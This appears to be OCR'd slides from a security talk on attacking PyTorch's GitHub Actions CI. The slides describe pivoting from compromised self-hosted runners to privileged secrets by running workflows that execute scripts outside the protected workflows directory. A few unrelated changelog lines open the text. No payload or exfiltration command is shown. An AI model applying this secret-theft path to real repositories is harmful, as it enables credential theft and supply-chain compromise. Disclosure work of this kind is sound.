
- Fix `_canonical_mask` throws warning when bool masks passed as input to TransformerEncoder/TransformerDecoder (#96009, #96286)
- Fix Embedding bag max_norm=-1 causes leaf Variable that requires grad is being used in an in-place operation #95980
- Fix type hint for torch.Tensor.grad_fn, which can be a torch.autograd.graph.Node or None. #96804
- Can't convert float to int when the input is a scalar np.ndarray. #97696
- Revisit torch._six.string_classes removal #97863
- Fix module backward pre-hooks to actually update gradient #97983
- Fix load_sharded_optimizer_state_dict error on multi node #98063
- Warn once for TypedStorage deprecation #98777
- cuDNN V8 API, Fix incorrect use of emplace in the benchmark cache #97838

The Crown Jewels - GitHub Secrets

- → Often overprivileged
- → Can provide lateral movement opportunities beyond the GitHub repository


Secrets, secrets, are very fun.

Picking Our Targets (Searching for Secrets)




.github/workflows/nightly.yml

```
    secrets:
      GH_PYTORCHBOT_TOKEN: ${{ secrets.GH_PYTORCHBOT_TOKEN }}


          test-infra-ref: main
          updatebot-token: ${{ secrets.UPDATEBOT_TOKEN }}
          pytorchbot-token: ${{ secrets.GH_PYTORCHBOT_TOKEN }}
```



.github/workflows/build-triton-wheel.yml

```
        with:
          github-secret: ${{ secrets.GITHUB_TOKEN }}


        with:
          github-secret: ${{ secrets.GITHUB_TOKEN }}


          CONDA_PYTORCHBOT_TOKEN: ${{ secrets.CONDA_PYTORCHBOT_TOKEN }}
```



.github/workflows/upload_test_stats_intermediate.yml


```

      - name: Upload test stats
        env:
          AWS_ACCESS_KEY_ID: ${{ secrets.AWS_ACCESS_KEY_ID }}
          AWS_SECRET_ACCESS_KEY: ${{ secrets.AWS_SECRET_ACCESS_KEY }}
```

Problem: Workflows with privileged GitHub secrets didn't run on our compromised self-hosted runners

Solution: Use a GITHUB_TOKEN to create our own branch and execute arbitrary workflows

Problem:
GITHUB_TOKENs are not allowed to modify files in the .github/workflows directory

Solution: Find a workflow with GH secrets that executes code from outside of the .github/workflows directory




pytorch / .github / workflows / weekly.yml
malfet and pytorchmergebot [CI] Distribute bot workload (#101723)

30 lines (27 loc) · 908 Bytes

```yaml
name: weekly

on:
  schedule:
    # Mondays at 7:37am UTC = 12:27am PST
    # Choose a random time near midnight PST because it may be delayed if there are hig
    # See https://docs.github.com/en/actions/using-workflows/events-that-trigger-workfl
    - cron: 37 7 * * 1
  workflow_dispatch:

jobs:
  update-xla-commit-hash:
    uses: ./.github/workflows/_update-commit-hash.yml
    with:
      repo-name: xla
      branch: master
    secrets:
      UPDATEBOT_TOKEN: ${{ secrets.UPDATEBOT_TOKEN }}
      PYTORCHBOT_TOKEN: ${{ secrets.GH_PYTORCHBOT_TOKEN }}

  update-triton-commit-hash:
    uses: ./.github/workflows/_update-commit-hash.yml
    with:
      repo-owner: openai
      repo-name: triton
      branch: main
      pin-folder: .ci/docker/ci_commit_pins
    secrets:
      UPDATEBOT_TOKEN: ${{ secrets.UPDATEBOT_TOKEN }}
      PYTORCHBOT_TOKEN: ${{ secrets.GH_PYTORCHBOT_TOKEN }}
```

Taking another look at Weekly.yml....



pytorch / .github / workflows / weekly.yml


malfet and pytorchmergebot [CI] Distribute bot workload (#101723)

30 lines (27 loc) · 908 Bytes

```yaml
name: weekly

on:
  schedule:
    # Mondays at 7:37am UTC = 12:27am PST
    # Choose a random time near midnight PST
    # See https://docs.github.com/en/actions/
    - cron: 37 7 * * 1
  workflow_dispatch:

jobs:
  update-xla-commit-hash:
    uses: ./.github/workflows/_update-commit-hash.yml
    with:
      repo-name: xla
      branch: master
    secrets:
      UPDATEBOT_TOKEN: ${{ secrets.UPDATEBOT_TOKEN }}
      PYTORCHBOT_TOKEN: ${{ secrets.GH_PYTORCHBOT_TOKEN }}

  update-triton-commit-hash:
    uses: ./.github/workflows/_update-commit-hash.yml
    with:
      repo-owner: openai
      repo-name: triton
      branch: main
      pin-folder: .ci/docker/ci_commit_pins
    secrets:
      UPDATEBOT_TOKEN: ${{ secrets.UPDATEBOT_TOKEN }}
      PYTORCHBOT_TOKEN: ${{ secrets.GH_PYTORCHBOT_TOKEN }}
```


```yaml
update-triton-commit-hash:
  uses: ./.github/workflows/_update-commit-hash.yml
```

```yaml
secrets:
  UPDATEBOT_TOKEN: ${{ secrets.UPDATEBOT_TOKEN }}
  PYTORCHBOT_TOKEN: ${{ secrets.GH_PYTORCHBOT_TOKEN }}
```



```
update-triton-commit-hash:
  uses: ./.github/workflows/_update-commit-hash.yml
```

_update-commit-hash.yml is still in the restricted workflows directory....




pytorch / .github / workflows / _update-commit-hash.yml

64 lines (58 loc) · 2.04 KB ·

```
        required: false
        default: .github/ci_commit_pins
    secrets:
      UPDATEBOT_TOKEN:
        required: true
        description: Permissions for opening PR
      PYTORCHBOT_TOKEN:
        required: true
        description: Permissions for approving PR

env:
  NEW_BRANCH_NAME: update-${{ inputs.repo-name }}-commit-hash/${{ github.run_id }}-${{ github.run_number }}-${{ github.run_attempt }}

jobs:
  update-commit-hash:
    runs-on: ubuntu-latest
    steps:
      - name: Checkout repo
        uses: actions/checkout@v3
        with:
          fetch-depth: 1
          submodules: false
          token: ${{ secrets.UPDATEBOT_TOKEN }}

      - name: Checkout
        shell: bash
        run: |
          git clone https://github.com/${{ inputs.repo-owner }}/${{ inputs.repo-name }}.git --quiet

      - name: Check if there already exists a PR
        shell: bash
        env:
          REPO_NAME: ${{ inputs.repo-name }}
          BRANCH: ${{ inputs.branch }}
          PIN_FOLDER: ${{ inputs.pin-folder }}
          UPDATEBOT_TOKEN: ${{ secrets.UPDATEBOT_TOKEN }}
          PYTORCHBOT_TOKEN: ${{ secrets.PYTORCHBOT_TOKEN }}
        run: |
          # put this here instead of the script to prevent accidentally changing the config when running the script locally
          git config --global user.name "PyTorch UpdateBot"
          git config --global user.email "pytorchupdatebot@users.noreply.github.com"

          python .github/scripts/update_commit_hashes.py --repo-name "${REPO_NAME}" --branch "${BRANCH}" --pin-folder "${PIN_FOLDER}"
python .github/scripts/update_commit_hashes.py --repo-name "${REPO_NAME}" --branch "${BRANCH}" --pin-folder "${PIN_FOLDER}"
```

Update_commit_hashes .py is not in the workflows directory




pytorch / .github / workflows / _update-commit-hash.yml

64 lines (58 loc) · 2.04 KB ·

```
        required: false
        default: .github/ci_commit_pins
    secrets:
      UPDATEBOT_TOKEN:
        required: true
        description: Permissions for opening PR
      PYTORCHBOT_TOKEN:
        required: true
        description: Permissions for approving PR

env:
  NEW_BRANCH_NAME: update-${{ inputs.repo-name }}-commit-hash/${{ github.run_id }}-${{ github.run_number }}-${{ github.run_attempt }}

jobs:
  update-commit-hash:
    runs-on: ubuntu-latest
    steps:
```

```
          submodules: false
          token: ${{ secrets.UPDATEBOT_TOKEN }}

      - name: Checkout
        shell: bash
        run: |
          git clone https://github.com/${{ inputs.repo-owner }}/${{ inputs.repo-name }}.git --quiet

      - name: Check if there already exists a PR
        shell: bash
        env:
